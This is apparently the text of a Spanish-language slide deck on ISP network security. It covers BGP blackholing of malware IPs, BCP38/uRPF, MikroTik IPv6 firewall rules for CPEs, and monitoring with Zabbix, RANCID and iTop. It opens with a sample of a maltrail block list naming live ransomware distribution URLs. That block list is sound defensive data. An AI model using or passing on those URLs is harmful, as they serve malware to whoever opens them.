
build passing python 2.6|2.7 license MIT twitter @maltrail

Scripts en Python para obtener automáticamente la información en estos repositorios

```
itemweb.fr/845yfgh,ransomware (malware),abuse.ch
enricobasili.com/t4j6ryv6,ransomware (malware),abuse.ch
211.18.200.4/~tlas021/3rwcozqv,ransomware (malware),abuse.ch
dentystachojnice.com/pgooz,ransomware (malware),abuse.ch
escourt.web.fc2.com/nyx37ec,ransomware (malware),abuse.ch
samsuntasima.com/wzhmfjclt,ransomware (malware),abuse.ch
dor29.ru/g7cberv,ransomware (malware),abuse.ch
marcschelstraete.be/845yfgh,ransomware (malware),abuse.ch
www.kardborren.se/h71r5i,ransomware (malware),abuse.ch
arxaggelos.com/hgf65g,ransomware (malware),abuse.ch
maia@maia-5520:~/maltrail$ cat trails.csv | grep -c ransom
12074
maia@maia-5520:~/maltrail$
```

# Tratamiento de Malwares

## Listas públicas



# Como obtener una lista de Malwares

## Obtener de forma automática:

- 1) Escribir un mail para:  
**feed-bgp@mdbrasil.com.br**, solicitando una sesión BGP para feed de malwares;
- 2) Configurar una sesión BGP con los datos informados por MD Brasil;
- 3) Configurar los filtros de sus routers de borde para poner en blackhole los IPs de malware;
- 4) Reportar para feed-bgp@mdbrasil.com.br problemas e posibles falsos positivos.



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
Blackhole de malwares;  
**Filtros de buenas prácticas BGP.**



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs

## Filtrados de Upstreams

Filtrados (mínimos) a aplicar en todos los upstreams:

- Descartar la recepción de su propio prefijo (y sub redes);
- Descartar redes privadas y reservadas previstas en la RFC 5735;
- Descartar la recepción de ASNs Bogons;
- Descartar anuncios de redes menores que / 24;
- Descartar anuncios que tengan más de X AS en el AS-Path



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
Blackhole de malwares;  
Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs



## BCP 38

Implantación de BCP 38 (RFC 2827) nada más es que evitar que sus clientes hagan spoofing


- No protege su red, pero evita que sus clientes sean vectores de ataques basados en spoof
- Puede ser implementada a través de reglas de Firewall (impacto en performance)
- Implementación indicada, a través de uRPF (Unicast Reverse Path Forward)



## BCP 38



### Filtro uRPF



- **modo strict:** El paquete es enviado sólo si la interfaz que recibe el paquete tiene una ruta inversa para el IP de origen del paquete.
- **modo loose:** El paquete es enviado si el router tiene alguna ruta inversa para devolver el paquete.



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
Blackhole de malwares;  
Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs

Parte de las funciones de los concentradores de acceso (PPPoE, DHCP, etc) pueden ser transferidos o duplicados en las CPES, como:

- Acceso WAN a los equipos solamente por IPs administrativos del ISP (acceso LAN liberado para permitir manejo de los clientes)
- Bloqueo de puertos innecesarios y malwares
- BCP 38, etc



# Protección de las CPEs IPv6

# Seguridad en un mundo sin NAT



NAT se inventó para extender la vida de IPv4, no para proveer seguridad

Sin embargo el NAT da como “bono” un Firewall Statefull, ocultando la topología interna de la red

**[T]he Internet of Things is going to drive a large population of connected devices, but most of those devices should never connect outside of their own local network.**

**Paul Vixie**  
CEO, Farsight Security



## RFC 6092 Seguridad para CPEs IPv6

RFC 6092 proporciona recomendaciones de buenas prácticas para CPEs (50 en total)

Recomienda la implementación de un firewall statefull que permite sólo tráfico entrante, **solamente si esto se inicia dentro de la red;**

Sin embargo, la RFC impone un modo "transparente" de operación que los clientes pueden habilitar;

El tráfico IPsec siempre se permite en cualquier dirección;

## /ipv6 firewall – canal Input

IPv6 Firewall

Filter Rules

Mangle

Raw

Connections

Address Lists

</

## /ipv6 firewall – canal Forward

| IPv6 Firewall                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                            |         |              |              |                |           |           |            |      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|---------|--------------|--------------|----------------|-----------|-----------|------------|------|
| Filter Rules                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                            |         |              |              |                |           |           |            |      |
| Mangle Raw Connections Address Lists                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                            |         |              |              |                |           |           |            |      |
|         |                                                                                            |         |              |              |                |           |           |            |      |
| #                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Action                                                                                     | Chain   | Src. Address | Dst. Address | Protocol       | Src. Port | Dst. Port | In. Int... |      |
| ;;; Aceita conexoes estabelecidas, relacionadas e untracked                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                            |         |              |              |                |           |           |            |      |
| 4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  acc...   | forward |              |              |                |           |           |            |      |
| ;;; Descarta conexoes invalidas                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                            |         |              |              |                |           |           |            |      |
| 5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  drop     | forward |              |              |                |           |           |            |      |
| ;;; Descarta pacotes com origem em IPv6 ilegais                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                            |         |              |              |                |           |           |            |      |
| 6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  drop     | forward |              |              |                |           |           |            |      |
| ;;; Descarta pacotes com destino a IPv6 ilegais                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                            |         |              |              |                |           |           |            |      |
| 7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  drop     | forward |              |              |                |           |           |            |      |
| ;;; Descarta pacotes com hop-limit=1 ( rfc4890)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                            |         |              |              |                |           |           |            |      |
| 8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  drop     | forward |              |              | 58 (icmpv6)    |           |           |            |      |
| ;;; Aceita ICMPv6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |         |              |              |                |           |           |            |      |
| 9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  acc...   | forward |              |              | 58 (icmpv6)    |           |           |            |      |
| ;;; Aceita HIP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                            |         |              |              |                |           |           |            |      |
| 10                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  acc...  | forward |              |              | 139            |           |           |            |      |
| ;;; Aceita IKE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                            |         |              |              |                |           |           |            |      |
| 11                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  acc... | forward |              |              | 17 (udp)       |           | 500,4500  |            |      |
| ;;; Aceita IPsec AH                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                            |         |              |              |                |           |           |            |      |
| 12                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  acc... | forward |              |              | 51 (ipsec-ah)  |           |           |            |      |
| ;;; Aceita IPsec ESP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                            |         |              |              |                |           |           |            |      |
| 13                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  acc... | forward |              |              | 50 (ipsec-esp) |           |           |            |      |
| ;;; Aceita politicas de IPsec                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                            |         |              |              |                |           |           |            |      |
| 14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  acc... | forward |              |              |                |           |           |            |      |
| 16                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  drop   | forward |              |              |                |           |           |            | !LAN |

# **Después de las implementaciones de seguridad probadas y aprobadas ...**




**¿Es tiempo de  
relajarse?**



# Gestión de seguridad a gran escala

## **Tonterías suceden todo el tiempo...**

- Equipos dañados se sustituyen "al vapor" para restablecer el servicio y los técnicos se olvidan de hacer todas las configuraciones apropiadas;
- Uno de los técnicos cambia alguna configuración para probar algo y se olvida de deshacer;
- Un cliente "muy experto" con la contraseña de la CPE, cambia configuraciones abriendo brechas de seguridad;
- El fabricante lanza una actualización de seguridad que tiene que aplicarse a gran escala.



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;



Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);



Seguridad orientada por niveles de red (borde, tránsito y acceso);



Gestión de seguridad a gran escala y de forma automatizada;

# Herramientas para monitoreo y control de la red



+



Telegram



## Herramientas para monitoreo y control de la red

iTop es un software libre para la gestión de hardware, software y servicios asociados que permite la centralización de la información sobre dispositivos, software local, etc. Ayuda a HelpDesk, administra la calidad de los servicios y la gobernanza de TI (ITSM).

Conjuntamente con las otras herramientas se utiliza en la gestión de incidentes de seguridad de una forma estructurada y formal.

Herramienta de código abierto sin licencia o límites  
<https://www.combodo.com/itop-193>

# Herramientas para monitoreo y control de la red



Zabbix es un software diseñado para monitoreo en tiempo real que se puede utilizar para varias aplicaciones;

En cuanto a la seguridad, puede chequear regularmente puertas abiertas, servicios no deseados, versiones de firmware e incluso acciones se pueden hacer a través de Zabbix;

Zabbix es Open Source y por lo tanto no hay costo de licencias.

<http://www.zabbix.com/>

# Herramientas para monitoreo y control de la red



**RANCID**

**RANCID** (Really Awesome New Cisco Config Differ) es una herramienta libre que monitorea cambios de configuración de equipos, incluyendo versiones de software y hardware (números seriales, etc).

Utiliza CVS (Concurrent Version System), Subversion o Git para mantener el historial de cambios.

<http://www.shrubby.net/rancid/>

# Herramientas para monitoreo y control de la red




Telegram es una aplicación de comunicación para IOS, Android y Desktop (Windows, MacOS y Linux).

Telegram tiene una API abierta que permite interactuar con otros sistemas.


También sin costo de licencias.

<https://telegram.org/>

## Itop Dashboard



## Configuración de Zabbix




The screenshot shows the Zabbix web interface. The top navigation bar includes 'ZABBIX', 'Monitoring', 'Inventory', 'Reports', 'Configuration', and 'Administration'. The 'Configuration' tab is active, and the 'Hosts' sub-tab is selected. A green notification bar at the top says 'Trigger updated'. Below this, the 'Triggers' section is displayed for the host 'template-teste-admin-ROS'. It includes filters for Severity (all, Not classified, Information, Warning, Average, High, Disaster), State (all, Normal, Unknown), and Status (all, Enabled, Disabled). A table lists the triggers:

| SEVERITY | NAME                         | EXPRESSION                                                                                                                                         | STATUS  |
|----------|------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------|---------|
| High     | Firmware Upgrade (HOST.NAME) | template-teste-admin-ROS.get_mk_current_firmware.sh([HOST.CONN]).last()<>(template-teste-admin-ROS.get_mk_upgrade_firmware.sh([HOST.CONN]).last()) | Enabled |
| Disaster | User Admin no pass Active    | (template-teste-admin-ROS.get_admin_active.sh([HOST.CONN])).str("Permission denied, please try again.")<>1                                         | Enabled |


Como ejemplo seleccionamos 2 eventos - Firmware upgrade (Severidad Alta) y equipo con user = admin, sin contraseña (Severidad Desastre)

# Plataforma en acción



Una notificación se envía a un grupo de técnicos responsables por la seguridad

Zabbix automáticamente crea y configura una contraseña aleatoria!



